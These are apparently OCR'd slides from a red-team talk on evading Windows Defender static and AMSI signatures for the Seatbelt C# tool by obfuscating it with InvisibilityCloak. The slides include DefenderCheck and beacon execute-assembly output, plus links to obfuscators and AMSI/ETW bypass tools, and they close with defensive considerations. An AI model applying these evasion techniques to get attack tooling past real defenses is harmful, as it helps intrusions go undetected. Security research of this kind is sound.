
Showing on-disk static detection between original Seatbelt and Seatbelt ran through InvisibilityCloak

- https://github.com/matterpreter/DefenderCheck


```
C:\test>DefenderCheck.exe Seatbelt.exe
Target file size: 547840 bytes
Analyzing...

[!] Identified end of bad bytes at offset 0x61DE6 in the original file
File matched signature: "VirTool:MSIL/Cestus.A!MTB"

00000000   74 63 4F 66 66 73 65 74  00 73 65 74 5F 54 69 6D   tcOffset·set_Tim
00000010   65 5A 6F 6E 65 55 74 63  4F 66 66 73 65 74 00 74   eZoneUtcOffset·t
00000020   69 6D 65 5A 6F 6E 65 55  74 63 4F 66 66 73 65 74   imeZoneUtcOffset
00000030   00 47 65 74 55 74 63 4F  66 66 73 65 74 00 6F 66   ·GetUtcOffset·of
00000040   66 73 65 74 00 67 65 74  5F 52 69 67 68 74 00 73   fset·get_Right·s
00000050   65 74 5F 52 69 67 68 74  00 50 61 64 52 69 67 68   et_Right·PadRigh
00000060   74 00 4C 73 61 45 6E 75  6D 65 72 61 74 65 41 63   t·LsaEnumerateAc
00000070   63 6F 75 6E 74 73 57 69  74 68 55 73 65 72 52 69   countsWithUserRi
00000080   67 68 74 00 67 65 74 5F  4C 65 67 61 6C 43 6F 70   ght·get_LegalCop
00000090   79 72 69 67 68 74 00 6C  65 67 61 6C 43 6F 70 79   yright·legalCopy
000000A0   72 69 67 68 74 00 6F 70  5F 49 6D 70 6C 69 63 69   right·op_Implici
000000B0   74 00 6F 70 5F 45 78 70  6C 69 63 69 74 00 53 70   t·op_Explicit·Sp
000000C0   6C 69 74 00 67 65 74 5F  45 78 65 63 75 74 69 6F   lit·get_Executio
000000D0   6E 54 69 6D 65 4C 69 6D  69 74 00 73 65 74 5F 45   nTimeLimit·set_E
000000E0   78 65 63 75 74 69 6F 6E  54 69 6D 65 4C 69 6D 69   xecutionTimeLimi
000000F0   74 00 49 6E 69 74 00 53  65 61 74 62 65 6C 74 00   t·Init·Seatbelt·


C:\test>DefenderCheck.exe BuckleUp.exe
Target file size: 610304 bytes
Analyzing...

Exhausted the search. The binary looks good to go!
```

# Evading Static Signatures in Memory

## Showing AMSI for .NET in-memory detection between original Seatbelt and Seatbelt ran through InvisibilityCloak



```
beacon> execute-assembly /root/Toolkit/Seatbelt.exe
[*] Tasked beacon to run .NET program: Seatbelt.exe
[+] host called home, sent: 662059 bytes
[+] received output:
[-] Failed to load the assembly w/hr 0x8007000b

beacon> execute-assembly /root/Toolkit/BuckleUp.exe
[*] Tasked beacon to run .NET program: BuckleUp.exe
[+] host called home, sent: 1002539 bytes
[+] received output:
\n\n                        %&&@@&&
                        &&&&&&&%%%,                       #&&@@@@@@%%%%%%##############
                        &%&   %&%%                        &////(((&%%%%%#%#############
%%%%%%%%%%%######%%#%%####%   &%%**#                      @////(((&%%%%%%##############
#%#%%%%%%%#######%#%%#######  %&%,,,,,,,,,,,,,,,          @////(((&%%%%%#%#############
#%#%%%%%%#####%%#%#%%#######  %%%,,,,,,  ,,,   ,,         @////(((&%%%%%%%#############
#####%%%####################  &%%......  ...   ..         @////(((&%%%%%%%#############
#######%##########%#########  %%%......  ...   ..         @////(((&%%%%%###############
###%##%%####################  &%%...............          @////(((&%%%%%%%%############
#####%######################  %%%..                       @////(((&%%%%%%%#############
                        &%&   %%%%%       BuckleUp        %////(((&%%%%%%%%############
                        &%%&&&%%%%%         v1.1.1        ,(((&%%%%%%%%%%%%%%%%%%,
                         #%%%%##,
Available commands (+ means remote usage is supported):\n
    + AMSIProviders          - Providers registered for AMSI
    + AntiVirus              - Registered antivirus (via WMI)
    + AppLocker              - AppLocker settings, if installed
```



Event 1116, Windows Defender

Microsoft Defender Antivirus has detected malware or other potentially unwanted software.
For more information please see the following:
https://go.microsoft.com/fwlink/?linkid=37020&name=VirTool:MSIL/Cestus.A!MTB&threatid=2147757130&enterprise=0
Name: VirTool:MSIL/Cestus.A!MTB
ID: 2147757130
Severity: Severe
Category: Tool
Path: amsi: [redacted]
Detection Origin: Unknown
Detection Type: Concrete
Detection Source: AMSI
User: HOGWARTS\adumbledore
Process Name: [redacted]
Security intelligence Version: AV: 1.335.1365.0, AS: 1.335.1365.0, NIS: 1.335.1365.0
Engine Version: AM: 1.1.18000.5, NIS: 1.1.18000.5

# Alternative Options

Other Obfuscation Tools for .NET Tooling

- ConfuserEx - https://github.com/yck1509/ConfuserEx
- RosFuscator - https://github.com/Flangvik/RosFuscator

Disable AMSI and ETW

- https://github.com/xforcered/InlineExecute-Assembly
- https://github.com/boku7/injectEtwBypass

# Demo

# Defensive Considerations

# Defensive Considerations

Attackers using public C# tools out of the box

- Host-based security product is fully up to date
- .NET Framework v4.8 is installed (supports AMSI for .NET)
- Host-based security product supports AMSI for .NET

Attackers using modified public C# tools

- Focus on detection of techniques that tools perform
- Example: Rubeus can perform Kerberoasting (T1558.003 in MITRE ATT&CK)

# Conclusion

# Conclusion

Detections for C# tradecraft getting better, but still work to be done

Static detections for C# tools relatively easy to evade

Emphasize detection of techniques over tools

# Questions?

**Twitter**: @h4wkst3r

**Discord**: @h4wkst3r#9627

IBM